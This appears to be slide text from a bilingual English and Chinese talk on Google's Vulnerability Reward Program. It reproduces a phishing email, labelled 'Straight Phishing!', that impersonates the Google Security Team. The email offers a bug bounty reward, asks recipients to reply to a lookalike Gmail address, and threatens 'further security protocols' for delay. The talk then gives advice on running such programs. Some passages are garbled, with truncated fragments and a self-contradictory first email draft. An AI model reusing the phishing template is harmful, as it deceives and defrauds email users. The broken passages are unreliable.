Google Web :: challenges

A horizontal bar composed of several segments in the colors of the Google logo: blue, red, yellow, green, and blue.

Subject: Google Reward

From: vulnerabilityreward2012@gmail.com

To: <undisclosed>

Body: Straight Phishing!

Google Web :: challenges

Your account @(mail.google.com) was recommended by the Google Security Team. The reward panel is now available to you. In order to get your full details of your reward, please type in today's date in the robot operated mailbox. Type in today's date to vulnerabilityrewards2012@gmail.com. We will issue rewards to individuals who are on sanctioned lists (e.g., Syria) depending on your country of residence. Your reward depends on your local law. This is not a competition, but rather an experimental and discretionary rewards program. You should understand that we can cancel the program at any time, and the decision as to whether or not to pay a reward has to be entirely at our discretion. Of course, your testing must not violate any law, or disrupt or compromise any data that is not your own. Please don't reply to this message if you're not the owner of this account. To learn more about the Google Vulnerability Reward Program, click on the link below or copy and paste on browser tab: <http://www.google.com/about/company/rewardprogram.html>

你的账号 @(mail.google.com)被要求自动发送一个“Typical XSS”漏洞 bug 报告给 Google Security Team

g report to recipient of a
rify that this not a
ack
te: We are unable to
a, Sudan and
ability to receive
ary rewards

你已被挑选为奖励对象,为确保这不是一份自动发送的邮件,我们需要您提供更详细的内容.

Google Web :: challenges

Your account @(mail.google.com) was recorded to have Automatically sent a "Typical XSS" vulnerability bug report to the Google Security Team. The reward panel found the report eligible for a reward, you've been selected as a recipient of a reward, in order to get your full details of your Reward including procedure for the payment. We need to verify that this is not a robot-operated mailbox. Type in today's date correctly in the format mm/dd/yyyy in the reply box and send back to vulnerabilityrewards2012@gmail.com. Any delay in reply may attract further security protocols... please note: We are unable to issue rewards to individuals who are on sanctions lists, or who are in countries (e.g. Cuba, Iran, North Korea, Sudan and Syria) depending on your country of residence and citizenship. There may be additional restrictions on your ability to receive your Reward depending on your local law. This is not a competition, but rather an experimental and discretionary rewards program. You should understand that we can cancel the program at any time, and the decision as to whether or not to pay a reward has to be entirely at our discretion. Of course, your testing must not violate any law, or disrupt or compromise any data that is not your own. Please don't reply to this message if you're not the owner of this account. To learn more about the Google Vulnerability Rewards program, visit <http://www.google.com/vulnerabilityrewards>.

任何延迟会导致安全协议问题...

议程



- 历史
- 谷歌网页
- 建议
- 结论

建议



- 喜欢bug
- 严格管理
- 保持恭敬
- 资源分类排序
 - 前2周1000% 增长量
 - 之后400-500%
- 从bug修复者获得

建议 (cont.)



- 为构建、测试、beta测试的bugs付钱
- proactively communicate common "non-issues"
- 从小方面开始
- 全球性思考
 - 语言翻译
 - PR
- 确保最好

议程



- 历史
- 谷歌网页
- 建议
- 结论

结论



- 有利于Google发展?
 - Yes!
- 你是否应该开始VRP?
 - YES!

提问...

